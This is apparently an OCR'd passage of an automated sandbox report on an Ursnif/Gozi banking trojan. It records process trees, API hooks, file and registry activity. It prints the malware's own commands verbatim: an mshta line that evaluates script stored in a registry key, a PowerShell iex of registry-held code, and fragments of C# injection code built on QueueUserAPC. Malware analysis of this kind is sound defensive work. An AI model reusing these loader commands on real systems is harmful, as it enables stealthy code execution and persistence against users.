
Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFFAC2D521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFFAC2D5200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFFAC2D520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFFAC2D5200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	5B9C590

Statistics

Behavior



System Behavior

Analysis Process: loaddll32.exe PID: 6720 Parent PID: 5636

General

Start time:	15:13:54
Start date:	10/02/2021
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Win32.Wacatac.Bml.dll'
Imagebase:	0x1040000
File size:	121856 bytes
MD5 hash:	99D621E00EFC0B8F396F38D5555EB078
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.466452806.0000000003D88000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.466569570.0000000003D88000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.476403108.0000000003C0B000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.466493019.0000000003D88000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.466366881.0000000003D88000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.466524516.0000000003D88000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.466612626.0000000003D88000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.466599382.0000000003D88000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.466417450.0000000003D88000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6524 Parent PID: 6720

General

Start time:	15:14:29
Start date:	10/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Win32.Wacatac.Bml.dll ,Grewrace
Imagebase:	0xfd0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6360 Parent PID: 6720

General

Start time:	15:14:32
Start date:	10/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Win32.Wacatac.Bml.dll,Put

Imagebase:	0x11a0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: SpeechRuntime.exe PID: 5704 Parent PID: 792

General

Start time:	15:15:09
Start date:	10/02/2021
Path:	C:\Windows\System32\Speech_OneCore\common\SpeechRuntime.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\Speech_OneCore\Common\SpeechRuntime.exe -Embedding
Imagebase:	0x7ff675840000
File size:	223744 bytes
MD5 hash:	91858001E25FE5FF6E1C650BB4F24AB0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 7068 Parent PID: 792

General

Start time:	15:15:37
Start date:	10/02/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff746810000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
\{B14213CC-5CDC-0BCC-EE75-506F02798413}	0	16	pending	1	1F770075D0C	ReadFile
\{B14213CC-5CDC-0BCC-EE75-506F02798413}	0	12	success or wait	1	1F770075D0C	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	{38B2FD7F-3750-2AF0-81EC-5BFE45E0BF12}	binary	0B 07 15 7D 13 00 D7 01	success or wait	1	1F77007F493	RegSetValueExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5124 Parent PID: 7068

General

Start time:	15:15:37
Start date:	10/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:7068 CREDAT:17410 /prefetch:2
Imagebase:	0xaf0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 7084 Parent PID: 7068

General

Start time:	15:15:42
Start date:	10/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:7068 CREDAT:17420 /prefetch:2
Imagebase:	0xaf0000

File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 608 Parent PID: 7068

General

Start time:	15:15:46
Start date:	10/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:7068 CREDAT:82966 /prefetch:2
Imagebase:	0xaf0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: mshta.exe PID: 5872 Parent PID: 3292

General

Start time:	15:15:53
Start date:	10/02/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>'
Imagebase:	0x7ff749550000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 7048 Parent PID: 5872

General

Start time:	15:15:55
Start date:	10/02/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi))
Imagebase:	0x7ff7ed8f0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000027.00000003.519858248.000001E074880000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000027.00000003.519858248.000001E074880000.00000004.00000001.sdmp, Author: CCN-CERT
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF85FEF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF85FEF1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF821303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF821303FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_iq44l33x.4n1.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF84E16FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_4vwmmr5w.fli.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF84E16FDD	CreateFileW
C:\Users\user\Documents\20210210	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFF84E1F35D	CreateDirectoryW
C:\Users\user\Documents\20210210\PowerShell_transcript.035347.M4D9XJsp.20210210151557.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF84E16FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFF821303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFF821303FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFF821303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFF821303FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF821303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF821303FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF821303FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF821303FC	unknown
C:\Users\user\AppData\Local\Temp\jomxz5kw	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFF8440FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF84E16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF84E16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF84E16FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF84E16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF84E16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF84E16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\qidcr3ig	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFF8440FD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF84E16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF84E16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF84E16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF84E16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF84E16FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF84E16FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_iq44l33x.4n1.ps1	success or wait	1	7FFF84E1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_4vwmmr5w.fli.psm1	success or wait	1	7FFF84E1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.out	success or wait	1	7FFF84E1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.tmp	success or wait	1	7FFF84E1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.cmdline	success or wait	1	7FFF84E1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.0.cs	success or wait	1	7FFF84E1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.dll	success or wait	1	7FFF84E1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.err	success or wait	1	7FFF84E1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.tmp	success or wait	1	7FFF84E1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.err	success or wait	1	7FFF84E1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.out	success or wait	1	7FFF84E1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.cmdline	success or wait	1	7FFF84E1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.dll	success or wait	1	7FFF84E1F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.0.cs	success or wait	1	7FFF84E1F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_iq44l33x.4n1.ps1	unknown	1	31	1	success or wait	1	7FFF84E1B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_4vwmmr5w.fli.psm1	unknown	1	31	1	success or wait	1	7FFF84E1B526	WriteFile
C:\Users\user\Documents\20210210\PowerShell_transcript.035347.M4D9XJsp.20210210151557.txt	unknown	3	ef bb bf	...	success or wait	1	7FFF84E1B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20210210\PowerShell_transcript.035347.M4D9XJsp.20210210151557.txt	unknown	750	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 32 31 30 31 35 31 35 35 37 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 30 33 35 33 34 37 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f	********************..Windows PowerShell transcript start..Start time: 20210210151557..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 035347 (Microsoft Windows NT 10.0.17134.0)..Host Applicatio	success or wait	11	7FFF84E1B526	WriteFile
C:\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.0.cs	unknown	411	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 74 73 65 65 6f 78 71 6e 64 74 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 6a 70 68 78 78 6b 66 64 74 68 66 2c 49 6e 74 50 74 72 20 6c 6e 66 2c 49 6e 74 50 74 72 20 75 65 74 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65	...using System;.using System.Runtime.InteropServices;..namespace W32.{.public class tseeoxqndt.{. [DllImport("kernel32")].public static extern uint QueueUserAPC(IntPtr jphxxkfdthf,IntPtr lnf,IntPtr uet);.[DllImport("kernel32")].public static e	success or wait	1	7FFF84E1B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.cmdline	unknown	377	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 66 72 6f 6e 74 64 65 73 6b 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 6a 6f 6d 78 7a 35 6b	.../t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\jomxz5k	success or wait	1	7FFF84E1B526	WriteFile
C:\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.out	unknown	462	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFF84E1B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.0.cs	unknown	413	ef bb bf 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 69 74 65 6f 63 65 74 6b 79 70 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 68 6d 6c 69 2c 75 69 6e 74	...using System;.using System. Runtime.InteropServices;.. namespace W32.{. public class iteocetkyp. {. [DllImport ("kernel32")].public static extern IntPtr GetCurrentProcess();. [DllImport("kernel32")].pub lic static extern void SleepEx(uint hmli,uint	success or wait	1	7FFF84E1B526	WriteFile
C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.cmdline	unknown	377	ef bb bf 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 66 72 6f 6e 74 64 65 73 6b 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 71 69 64 63 72 33 69	.../t:library /utf8output /R:" System.dll" /R:"C:\Windows\Mic rosoft.Net\assembly\GAC_ MSIL\S ystem.Management.Automation\v4 .0_3.0.0.0__31bf3856ad364e35\S ystem.Management.Automation.dll" /R:"System.Core.dll" /out:" C:\Users\user\AppData\Local\Temp\qidcr3i	success or wait	1	7FFF84E1B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.out	unknown	462	ef bb bf 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	